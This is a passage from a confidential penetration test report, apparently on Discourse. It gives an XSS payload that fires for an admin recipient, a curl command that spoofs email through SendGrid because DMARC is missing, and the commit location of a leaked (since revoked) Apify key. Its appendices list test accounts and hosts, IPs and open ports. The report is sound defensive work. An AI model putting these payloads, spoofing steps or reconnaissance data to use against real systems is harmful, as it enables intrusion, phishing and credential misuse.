



Step 1: While authenticated as a user of any privilege level, open existing channel or DM. Add the following XSS payload to the beginning of a new or edited message.

```
#general<img/src=x onerror=alert(/Javascript_Execution/)>
```



Step 2: Authenticate as the recipient of the DM and browse the DM. In the example above, the recipient is the sole admin of the Discourse instance. Observe that, upon clicking the "Reply" icon, the JavaScript is executed.





Identifier	EXT-01	Impact	Moderate	Category	Configuration Management
Attack Vector	External Network	Likelihood	Moderate	Risk Rating	● Moderate

Description

No DNS DMARC record was present on the staged-by-discourse.com domain. This configuration allowed spoofing of email messages that appeared to come from emails associated with Discourse. DMARC is a DNS TXT record containing a policy which tells the receiving email provider what to do with a message that fails a domain alignment check. This alignment check ensures that the domain used in the From header, which is where all modern email clients populate who the message originated from, matches the domain used in the Sender Policy Framework (SPF) and DomainKeys Identified Mail (DKIM) checks. The DMARC policy can be set to “quarantine”, “reject”, or “none”. These policy values instruct the recipient's email provider to deliver potentially illegitimate emails to the recipient's spam/junk box (quarantine), reject the email (reject), or deliver the email to the recipient's inbox (none). With no DMARC record, it's possible to utilize different domains in the From, Return-Path (where SPF checks are performed) and DKIM-Signature headers. As a result, spoofed email messages can be delivered in a way where SPF and DKIM checks successfully pass on a domain different from where the message appeared to be sent from.

Impact

An attacker could leverage this misconfiguration to conduct phishing attacks and/or cause brand damage.

Location

- `_dmarc.staged-by-discourse.com`

Remediation

Create a new DMARC TXT record and set the policy to "p=quarantine". Implement DKIM and SPF if they are not already configured, then validate that legitimate email services are not affected by reviewing the DMARC "RUA" log. After validation, set the DMARC policy to "p=reject".

References

- <https://dmarc.org/overview/>
- <https://hub.schellman.com/blog/protecting-your-domain-with-dmarc>

Retest Observations

Not remediated. The vulnerability is reproducible as outlined in the finding. No DMARC records were present.

Replication Steps

Step 1: From a Linux or macOS host, use the following "dig" command to check the DMARC policy configuration on the referenced domains. Notice no DMARC information is returned.

```
dig txt _dmarc.staged-by-discourse.com
```


```
> dig txt _dmarc.staged-by-discourse.com
; <<> DiG 9.10.6 <<> txt _dmarc.staged-by-discourse.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 58972
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 1232
;; QUESTION SECTION:
;_dmarc.staged-by-discourse.com.      IN      TXT

;; AUTHORITY SECTION:
staged-by-discourse.com. 1800 IN      SOA     ns1.digitalocean.com. hostmaster.staged-by-discourse.com. 1728561441 10800 3600 60
4800 1800
```

Step 2: As a proof of concept, the following curl command was used to send an email with the SendGrid API, which appeared to be sent from aspt2024t2.staged-by-discourse.com.

```
curl --request POST --url "https://api.sendgrid.com/v3/mail/send" --header "Authorization: Bearer $api" --header 'Content-Type: application/json' --data '{"personalizations": [{"to": [{"email": "alpha.discourse@redschell.com"}]}], "from": {"email": "admin@aspt2024t2.staged-by-discourse.com"}, "subject": "DMARC SpooF Test", "content": [{"type": "text/plain", "value": "Testing Discourse DMARC"}]'
```



EXT-02 Valid API Key in GitHub Source Code

Identifier	EXT-02	Impact	Low	Category	Discovery
Attack Vector	External Network	Likelihood	Low	Risk Rating	● Low

Description

A valid API key for Apify was found hard-coded in the source code of the repo "discourse-central-theme" in a past commit. No further testing was conducted after confirming the validity of the API key to avoid causing any disruptions or misconfigurations.

Impact

A malicious actor can use the API key to extract information and make changes to the API's associated account. Since the Apify API is primarily used for gathering information from public websites, the potential impact of unauthorized access is limited to excess usage charges and possible disruption to the owner's intended workflows, rather than direct access to sensitive data

Location

<https://github.com/discourse/discourse-central-theme>

Remediation

Delete the leaked API key from the associated account and create a new one. Avoid hard-coding the key within the source code and store in a protected location.

References

MITRE Reference: CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)


Retest Observations

Remediated. The exposed API key is no longer valid. The exposed API key was checked against multiple Apify endpoints which all returned the error "user-or-token-not-found".

Replication Steps


Step 1: Visit the following URL to retrieve the API key.

```
https://github.com/discourse/discourse-central-theme/blob/1386827d6c75a715bd996bc81a529d0d7fe2cf97/javascripts/discourse/components/sidebar-right-melon.js#L6
```



Step 2: Using the found API key you can now interact with Apify within the context of the associated account. Visit the following URL to retrieve private information of the account.

```
https://api.apify.com/v2/users/me?token=<API Key>
```



Appendix A: Post Engagement Cleanup

Exposed Credentials

The following API key should be revoked and rotated as soon as possible.

Username	Key Type	GitHub Repository	GitHub Commit SHA-1 Hash
tangerine_twine	Apify API	https://github.com/discourse/discourse-central-theme/	1386827d6c75a715bd996bc81a529d0d7fe2cf97

Credentials compromised during testing

Accounts to be Removed

The following accounts were created during the penetration test and should be removed upon completion of retesting.

Site	Account Name	Role	Created By
Redschell	alpha.discourse	Admin	Discourse
Redschell	bravo.discourse	User	Schellman
Redschell	hotel.discourse	Moderator	Schellman
Redschell	kilo.discourse	User	Schellman
Redschell	mike.discourse	User	Schellman
Blueschell	charlie.discourse	Admin	Discourse

Accounts used during testing

Appendix B: External Scope

Description	Host/IP Address	Open Ports
External Network - yyz2	74.82.16.128	-
External Network - yyz2	74.82.16.129	-
External Network - yyz2	74.82.16.130	-
External Network - yyz2	74.82.16.131	22 TCP
External Network - yyz2	74.82.16.132	-
External Network - yyz2	74.82.16.133	-
External Network - yyz2	74.82.16.134	-
External Network - yyz2	74.82.16.135	-
External Network - yyz2	74.82.16.136	-
External Network - yyz2	74.82.16.137	-
External Network - yyz2	74.82.16.138	22, 53 TCP
External Network - yyz2	74.82.16.139	22, 53 TCP
External Network - yyz2	74.82.16.140	22, 53 TCP
External Network - yyz2	74.82.16.141	-
External Network - yyz2	74.82.16.142	-
External Network - yyz2	74.82.16.143	-
External Network - yyz2	74.82.16.144	-
External Network - yyz2	74.82.16.145	-
External Network - yyz2	74.82.16.146	-
External Network - yyz2	74.82.16.147	-
External Network - yyz2	74.82.16.148	-
External Network - yyz2	74.82.16.149	-
External Network - yyz2	74.82.16.150	-
External Network - yyz2	74.82.16.151	-
External Network - yyz2	74.82.16.152	-
External Network - yyz2	74.82.16.153	-
External Network - yyz2	74.82.16.154	-
External Network - yyz2	74.82.16.155	-
External Network - yyz2	74.82.16.156	-
External Network - yyz2	74.82.16.157	-
External Network - yyz2	74.82.16.158	-
External Network - yyz2	74.82.16.159	-
router01.yyz.discourse.cloud	216.66.8.254	-

Description	Host/IP Address	Open Ports
router01-mgmt	149.97.212.170	22 TCP
router02.yyz.discourse.cloud	216.66.8.255	-
router02-mgmt	149.97.212.171	22 TCP
Internal Network - yyz2	2602:fd3f:2:200::1	-
Internal Network - yyz2	2602:fd3f:2:200::2	-
Internal Network - yyz2	2602:fd3f:2:200::3	-
Internal Network - yyz2	2602:fd3f:2:200::4	-
Internal Network - yyz2	2602:fd3f:2:200::5	-
Internal Network - yyz2	2602:fd3f:2:200::6	-
Internal Network - yyz2	2602:fd3f:2:200::7	-
Internal Network - yyz2	2602:fd3f:2:200::8	-
Internal Network - yyz2	2602:fd3f:2:200::9	-
Internal Network - yyz2	2602:fd3f:2:200::a	-
Internal Network - yyz2	2602:fd3f:2:200::b	-
Internal Network - yyz2	2602:fd3f:2:200::c	-
Internal Network - yyz2	2602:fd3f:2:200::d	-
Internal Network - yyz2	2602:fd3f:2:200::e	-
Internal Network - yyz2	2602:fd3f:2:200::f	-
Internal Network - yyz2	2602:fd3f:2:200::3e	-
Internal Network - yyz2	2602:fd3f:2:200::3f	-
Internal Network - yyz2	2602:fd3f:2:200::51	-
Internal Network - yyz2	2602:fd3f:2:200::52	-
Internal Network - yyz2	2602:fd3f:2:200::53	-
Internal Network - yyz2	2602:fd3f:2:200::54	-
Internal Network - yyz2	2602:fd3f:2:200::55	-
Internal Network - yyz2	2602:fd3f:2:200::56	-
Internal Network - yyz2	2602:fd3f:2:200::c8	-
Internal Network - yyz2	2602:fd3f:2:200::d2	-
Internal Network - yyz2	2602:fd3f:2:200::d3	-
Internal Network - yyz2	2602:fd3f:2:200::ff	5000 TCP
IPv6 Specific Host	2602:fd3f:2:202:0:2de:d8c7:d6b2	-
IPv6 Specific Host	2602:fd3f:2:203:0:2c3:6024:cd7c	-
IPv6 Specific Host	2602:fd3f:2:204:0:243:5ca0:94b0	-
IPv6 Specific Host	2602:fd3f:2:2d2:0:2d1:8533:4540	53 UDP
IPv6 Specific Host	2602:fd3f:2:2d3:0:23a:c6b9:6679	53 UDP
External Network - yyz2	2602:fd3f:2:ff02::1	-

Description	Host/IP Address	Open Ports
External Network - yyz2	2602:fd3f:2:ff02::43	22 TCP
External Network - yyz2	2602:fd3f:2:ff02::44	22 TCP
External Network - yyz2	2602:fd3f:2:ff02::45	-
External Network - yyz2	2602:fd3f:2:ff02::4a	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::4b	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::4c	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::4d	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::4e	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::4f	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::50	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::51	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::52	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::53	80, 443 TCP
External Network - yyz2	2602:fd3f:2:ff02::59	25 TCP
External Network - yyz2	2602:fd3f:2:ff02::5a	25 TCP
gateway.cdck-dev-chris.discourse.cloud	50.112.179.120	-
ns1a.yyz2.discourse.cloud	216.66.8.68	22, 443 TCP, 53 UDP
ns1b.yyz2.discourse.cloud	216.66.8.69	22, 443 TCP, 53 UDP
exhaustport1a.yyz2.discourse.cloud	216.66.8.67	22 TCP
mx-out-01a.yyz2.discourse.cloud	216.66.8.89	25 TCP
mx-out-01b.yyz2.discourse.cloud	216.66.8.90	25 TCP
haproxy.yyz2.discourse.cloud	216.66.8.74	80, 443 TCP
aspt2024t2.cdck-dev-chris.discourse.cloud	34.215.65.212	80, 443 TCP
tieinterceptor1a.yyz2.discourse.cloud	216.66.8.68	22, 443 TCP
build.yyz2.discourse.cloud	216.66.8.74	80, 443 TCP
tieinterceptor1b.yyz2.discourse.cloud	216.66.8.69	22, 443 TCP
aspt2024t1.staged-by-discourse.com	216.66.8.75	80, 443 TCP
aspt2024t2.staged-by-discourse.com	34.215.65.212	80, 443 TCP



www.schellman.com / info@schellman.com /

1.866.254.0000

Outside of the United States, please dial: +1.813.288.8833

PROPRIETARY & CONFIDENTIAL

UNAUTHORIZED USE, REPRODUCTION OR DISTRIBUTION OF THIS REPORT, IN WHOLE OR IN PART, IS STRICTLY PROHIBITED